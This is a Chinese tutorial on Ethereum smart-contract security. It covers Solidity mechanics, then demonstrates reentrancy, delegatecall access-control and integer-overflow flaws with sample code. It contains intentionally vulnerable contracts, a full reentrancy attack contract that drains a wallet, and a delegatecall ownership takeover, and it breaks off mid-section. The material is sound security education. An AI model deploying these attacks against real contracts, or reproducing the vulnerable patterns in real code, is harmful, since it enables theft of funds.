


以太坊智能合约安全入门了解一下

Author: RickGray(@0KEETeam)

最近区块链漏洞不要太火，什么交易所用户被钓鱼导致 APIKEY 泄漏，代币合约出现整数溢出漏洞致使代币归零，MyEtherWallet 遭 DNS 劫持致使用户 ETH 被盗等等。频频爆出的区块链安全事件，越来越多的安全从业者将目标转到了 Blockchain 上。经过一段时间的恶补，让我从以太坊智能合约“青铜I段”升到了“青铜III段”，本文将从以太坊智能合约的一些特殊机制说起，详细地剖析已发现各种漏洞类型，对每一种漏洞类型都会提供一段简单的合约代码来对漏洞成因和攻击方法进行说明。

在阅读接下来的文章内容之前，我假定你已经对以太坊智能合约的相关概念已经有了一定的了解。如果从开发者的角度来看智能，大概是这个样子：



以太坊专门提供了一种叫 EVM 的虚拟机供合约代码运行，同时也提供了面向合约的语言来加快开发者开发合约，像官方推荐且用的最多的 Solidity 是一种语法类似 JavaScript 的合约开发语言。开发者按一定的业务逻辑编写合约代码，并将其部署到以太坊上，代码根据业务逻辑将数据记录在链上。以太坊其实就是一个应用生态平台，借助智能合约我们可以开发出各式各样的应用发布到以太坊上供业务直接使用。关于以太坊/智能合约的概念可参考[文档](#)。

接下来也是以 Solidity 为例来说明以太坊智能合约的一些已存在安全问题。

I. 智能合约开发 - Solidity

Solidity 的语法类似 JavaScript，整体还是比较好上手，一个简单的用 Solidity 编写的合约代码如下

```
pragma solidity ^0.4.0;

contract Msg {
    // 定义一个可通过合约直接访问的字符串变量 msg
    string public msg;
    // 任何人都可以设置该合约的 msg 变量值
    function setMsg(string data) public {
        msg = data;
    }
    // 调用该合约的 sayMsg() 方法返回 msg 字符串值
    function sayMsg() public returns (string) {
        return msg;
    }
}
```

语法相关的话我建议可以先看一下这个[教学系列](#)（FQ），下面我说说我在学习和复习以太坊智能合约时一开始比较懵逼的地方：

1. 以太坊账户和智能合约区别

以太坊账户分两种，外部账户和合约账户。外部账户由一对公私钥进行管理，账户包含着 Ether 的余额，而合约账户除了可以含有 Ether 余额外，还拥有一段特定的代码，预先设定代码逻辑在外部账户或其他合约对其合约地址发送消息或发生交易时被调用和处理：

外部账户 EOA

- 由公私钥对控制
- 拥有 ether 余额
- 可以发送交易（transactions）
- 不包含相关执行代码

合约账户

- 拥有 ether 余额
- 含有执行代码
- 代码仅在该合约地址发生交易或者收到其他合约发送的信息时才会被执行
- 拥有自己的独立存储状态，且可以调用其他合约

（这里留一个问题：“合约账户也有公私钥对吗？若有，那么允许直接用公私钥对控制账户以太坊余额吗？”）


简单来说就是合约账户由外部账户或合约代码逻辑进行创建，一旦部署成功，只能按照预先写好的合约逻辑进行业务交互，不存在其他方式直接操作合约账户或更改已部署的合约代码。

2. 代码执行限制

在初识 Solidity 时需要注意的一些代码执行限制：

以太坊在设置时为了防止合约代码出现像“死循环”这样的情况，添加了代码执行消耗这一概念。合约代码部署到以太坊平台后，EVM 在执行这些代码时，每一步执行都会消耗一定 Gas，Gas 可以被看作是能量，一段

代码逻辑可以假设为一套“组合技”，而外部调用者在调用该合约的某一函数时会提供数量一定的 Gas，如果这些 Gas 大于这一套“组合技”所需的能量，则会成功执行，否则会由于 Gas 不足而发生 `out of gas` 的异常，合约状态回滚。



同时在 Solidity 中，函数中递归调用栈（深度）不能超过 1024 层：

```
contract Some {  
    function Loop() {  
        Loop();  
    }  
}  
  
// Loop() ->  
// Loop() ->  
// Loop() ->  
// ...  
// ... (must less than 1024)  
// ...  
// Loop()
```

3. 回退函数 - fallback()

在跟进 Solidity 的安全漏洞时，有很大一部分都与合约实例的回退函数有关。那什么是回退函数呢？官方文档描述到：

A contract can have exactly one unnamed function. This function cannot have arguments and cannot return anything. It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all).

fallback 函数在合约实例中表现形式即为一个不带参数没有返回值的匿名函数：

```

pragma solidity ^0.4.0;

contract Demo {
    uint count;
    // fallback 函数为匿名函数，一个合约实例有且只能有一个，函数没有参数和返回值
    function () {
        count++;
    }
    // 部署合约时，初始化 count 值为 0
    function Demo() {
        count = 0;
    }
}

```

那么什么时候会执行 fallback 函数呢？

1. 当外部账户或其他合约向该合约地址发送 ether 时；
2. 当外部账户或其他合约调用了该合约一个**不存在**的函数时；

注：目前已知的关于 Solidity 的安全问题大多都会涉及到 fallback 函数

4. 几种转币方法对比

Solidity 中 `<address>.transfer()`，`<address>.send()` 和 `<address>.gas().call.value()` 都可以用于向某一地址发送 ether，他们的区别在于：

`.transfer()`

- 当发送失败时会 `throw;` 回滚状态
- 只会传递 2300 Gas 供调用，防止重入（reentrancy）

`.send()`

- 当发送失败时会返回 `false` 布尔值
- 只会传递 2300 Gas 供调用，防止重入（reentrancy）

`.gas().call.value()`

- 当发送失败时会返回 `false` 布尔值
- 传递所有可用 Gas 进行调用（可通过 `gas(gas_value)` 进行限制），不能有效防止重入（reentrancy）

注：开发者需要根据不同场景合理的使用这些函数来实现转币的功能，如果考虑不周或处理不完整，则极有可能出现漏洞被攻击者利用

例如，早期很多合约在使用 `<address>.send()` 进行转账时，都会忽略掉其返回值，从而致使当转账失败时，后续的代码流程依然会得到执行。

5. require 和 assert, revert 与 throw

`require` 和 `assert` 都可用于检查条件，并在不满足条件的时候抛出异常，但在使用上 `require` 更偏向代码逻辑健壮性检查上；而在需要确认一些本不该出现的情况异常发生的时候，就需要使用 `assert` 去判断了。

`revert` 和 `throw` 都是标记错误并恢复当前调用，但 Solidity 在 0.4.10 开始引入 `revert()`，`assert()`，`require()` 函数，用法上原先的 `throw;` 等于 `revert()`。

关于这几个函数详细讲解，可以参考[文章](#)。

II. 漏洞现场还原

历史上已经出现过很多关于以太坊合约的安全事件，这些安全事件在当时的影响也是巨大的，轻则让已部署的合约无法继续运行，重则会导致数千万美元的损失。在金融领域，是不允许错误出现的，但从侧面来讲，正是这些安全事件的出现，才促使了以太坊或者说是区块链安全的发展，越来越多的人关注区块链安全、合约安全、协议安全等。所以，通过一段时间的学习，在这我将已经明白的关于以太坊合约的几个漏洞原理记录下来，有兴趣的可以进一步交流。

下面列出了已知的常见的 Solidity 的漏洞类型：

1. Reentrancy - 重入
2. Access Control - 访问控制
3. Arithmetic Issues - 算术问题（整数上下溢出）
4. Unchecked Return Values For Low Level Calls - 未严格判断不安全函数调用返回值
5. Denial of Service - 拒绝服务
6. Bad Randomness - 可预测的随机处理
7. Front Running
8. Time manipulation
9. Short Address Attack - 短地址攻击
10. Unknown Unknowns - 其他未知

下面我会按照 原理 -> 示例（代码） -> 攻击 来对每一类型的漏洞进行原理说明和攻击方法的讲解。

1. Reentrancy

重入漏洞，在我刚开始看这个漏洞类型的时候，还是比较懵逼的，因为从字面上来看，“重入”其实可以简单理解成“递归”的意思，那么在传统的开发语言里“递归”调用是一种很常见的逻辑处理方式，那在 Solidity 里为什么就成了漏洞了呢。在上面一部分也有讲到，在以太坊智能合约里有一些内在的执行限制，如 Gas Limit，来看下面这段代码：

```
pragma solidity ^0.4.10;

contract IDMoney {
    address owner;
    mapping (address => uint256) balances; // 记录每个打币者存入的资产情况

    event withdrawLog(address, uint256);


    function IDMoney() { owner = msg.sender; }
    function deposit() payable { balances[msg.sender] += msg.value; }
    function withdraw(address to, uint256 amount) {
        require(balances[msg.sender] > amount);
        require(this.balance > amount);
        withdrawLog(to, amount); // 打印日志, 方便观察 reentrancy
        // 使用 call.value()() 进行 ether 转币时, 默认会发所有的 Gas 给外部
        to.call.value(amount)();
        balances[msg.sender] -= amount;
    }
    function balanceOf() returns (uint256) { return balances[msg.sender]; }
    function balanceOf(address addr) returns (uint256) { return balances[addr]; }
}
```

这段代码是为了说明重入漏洞原理编写的, 实现的是一个类似公共钱包的合约。任何人都可以向 `IDMoney` 存入相应的 Ether, 合约会记录每个账户在该合约里的资产 (Ether) 情况, 账户可以查询自身/他人在此合约中的余额, 同时也能够通过 `withdraw` 将自己在合约中的 Ether 直接提取出来转给其他账户。

初识以太坊智能合约的人在分析上面这段代码时, 应该会认为是一段比较正常的代码逻辑, 似乎并没有什么问题。但是我在之前就说了, 以太坊智能合约漏洞的出现其实跟自身的语法 (语言) 特性有很大的关系。这里, 我们把焦点放在 `withdraw(address, uint256)` 函数中, 合约在进行提币时, 使用 `require` 依次判断提币账户是否拥有相应的资产和该合约是否拥有足够的资金可供提币 (有点类似于交易所的提币判断), 随后使用 `to.call.value(amount)();` 来发送 Ether, 处理完成后相应修改用户资产数据。

仔细看过第一部分 1.3 的同学肯定发现了, 这里转币的方法用的是 `call.value()()` 的方式, 区别于 `send()` 和 `transfer()` 两个相似功能的函数, `call.value()()` 会将剩余的 Gas 全部给予外部调用 (fallback 函数), 而 `send()` 和 `transfer()` 只会有 2300 的 Gas 量来处理本次转币操作。如果在进行 Ether 交易时目标地址是个合约地址, 那么默认会调用该合约的 fallback 函数 (存在的情况下, 不存在转币会失败, 注意 payable 修饰)。

上面说了这么多, 显然地, 在提币或者说是合约用户在转币的过程中, 存在一个递归 `withdraw` 的问题 (因为资产修改在转币之后), 攻击者可以部署一个包含恶意递归调用的合约将公共钱包合约里的 Ether 全部提出, 流程大致是这样的:



(读者可以直接先根据上面的 `IDMoney` 合约代码写出自己的攻击合约代码，然后在测试环境中进行模拟)

我实现的攻击合约代码如下：

```
contract Attack {
    address owner;
    address victim;


    modifier ownerOnly { require(owner == msg.sender); _; }

    function Attack() payable { owner = msg.sender; }

    // 设置已部署的 IDMoney 合约实例地址
    function setVictim(address target) ownerOnly { victim = target; }

    // deposit Ether to IDMoney deployed
    function step1(uint256 amount) ownerOnly payable {
        if (this.balance > amount) {
            victim.call.value(amount)(bytes4(keccak256("deposit()")));
        }
    }
    // withdraw Ether from IDMoney deployed
    function step2(uint256 amount) ownerOnly {
        victim.call(bytes4(keccak256("withdraw(address,uint256)")),
            this, amount);
    }
    // selfdestruct, send all balance to owner
    function stopAttack() ownerOnly {
        selfdestruct(owner);
    }
    function startAttack(uint256 amount) ownerOnly {
        step1(amount);
        step2(amount / 2);
    }
    function () payable {
        if (msg.sender == victim) {
            // 再次尝试调用 IDCoin 的 sendCoin 函数，递归转币
            victim.call(bytes4(keccak256("withdraw(address,uint256)")),
                this, msg.value);
        }
    }
}
```

使用 `remix-ide` 模拟攻击流程：



著名导致以太坊硬分叉（ETH/ETC）的 [The DAO](#) 事件就跟重入漏洞有关，该事件导致 60 多万以太坊被盗。

2. Access Control


访问控制，在使用 Solidity 编写合约代码时，有几种默认的变量或函数访问域关键字：`private`，`public`，`external` 和 `internal`，对合约实例方法来讲，默认可见状态为 `public`，而合约实例变量的默认可见状态为 `private`。

- `public` 标记函数或变量可以被任何账户调用或获取，可以是合约里的函数、外部用户或继承该合约里的函数
- `external` 标记的函数只能从外部访问，不能被合约里的函数直接调用，但可以使用 `this.func()` 外部调用的方式调用该函数
- `private` 标记的函数或变量只能在本合约中使用（注：这里的限制只是在代码层面，以太坊是公链，任何人都能直接从链上获取合约的状态信息）
- `internal` 一般用在合约继承中，父合约中被标记成 `internal` 状态变量或函数可供子合约进行直接访问和调用（外部无法直接获取和调用）

Solidity 中除了常规的变量和函数可见性描述外，这里还需要特别提到的就是两种底层调用方式 `call` 和 `delegatecall`：

- `call` 的外部调用上下文是外部合约
- `delegatecall` 的外部调用上下文是调用合约上下文

简单的用图表示就是：



合约 A 以 `call` 方式调用外部合约 B 的 `func()` 函数，在外部合约 B 上下文执行完 `func()` 后继续返回 A 合约上下文继续执行；而当 A 以 `delegatecall` 方式调用时，相当于将外部合约 B 的 `func()` 代码复制过来（其函数中涉及的变量或函数都需要存在）在 A 上下文空间中执行。

下面代码是 OpenZeppelin CTF 中的题目：

```
pragma solidity ^0.4.10;

contract Delegate {
    address public owner;

    function Delegate(address _owner) {
        owner = _owner;
    }
    function pwn() {
        owner = msg.sender;
    }
}


contract Delegation {
    address public owner;
    Delegate delegate;

    function Delegation(address _delegateAddress) {
        delegate = Delegate(_delegateAddress);
        owner = msg.sender;
    }
    function () {
        if (delegate.delegatecall(msg.data)) {
            this;
        }
    }
}
```

仔细分析代码，合约 Delegation 在 fallback 函数中使用 `msg.data` 对 Delegate 实例进行了 `delegatecall()` 调用。`msg.data` 可控，这里攻击者直接用 `bytes4(keccak256("pwn()"))`

即可通过 `delegatecall()` 将已部署的 Delegation `owner` 修改为攻击者自己 (`msg.sender`)。

使用 `remix-ide` 模拟攻击流程：



2017 年下半年出现的智能合约钱包 Parity 被盗事件就跟未授权和 `delegatecall` 有关。


3. Arithmetic Issues

算数问题？通常来说，在编程语言里算数问题导致的漏洞最多的就是整数溢出了，整数溢出又分为上溢和下溢。整数溢出的原理其实很简单，这里以 8 位无符整型为例，8 位整型可表示的范围为 `[0, 255]`，`255` 在内存中存储按位存储的形式为（下图左）：



8 位无符整数 255 在内存中占据了 8bit 位置，若再加上 1 整体会因为进位而导致整体翻转为 0，最后导致原有的 8bit 表示的整数变为 0。

如果是 8 位有符整型，其可表示的范围为 `[-128, 127]`，`127` 在内存中存储按位存储的形式为（下图左）：



在这里因为高位作为了符号位，当 `127` 加上 1 时，由于进位符号位变为 `1`（负数），因为符号位已翻转为 `1`，通过还原此负数值，最终得到的 8 位有符整数为 `-128`。

上面两个都是整数上溢的图例，同样整数下溢 `(uint8)0-1=(uint8)255`，
`(int8)(-128)-1=(int8)127`。

在 `withdraw(uint)` 函数中首先通过 `require(balances[msg.sender] - _amount > 0)` 来确保账户有足够的余额可以提取，随后通过 `msg.sender.transfer(_amount)` 来提取 Ether，最后更新用户余额信息。这段代码若是一个没有任何安全编码经验的人来审计，代码的逻辑处理流程似乎看不出什么问题，但是如果是编码经验丰富或者说是安全研究人员来看，这里就明显存在整数溢出绕过检查的漏洞。

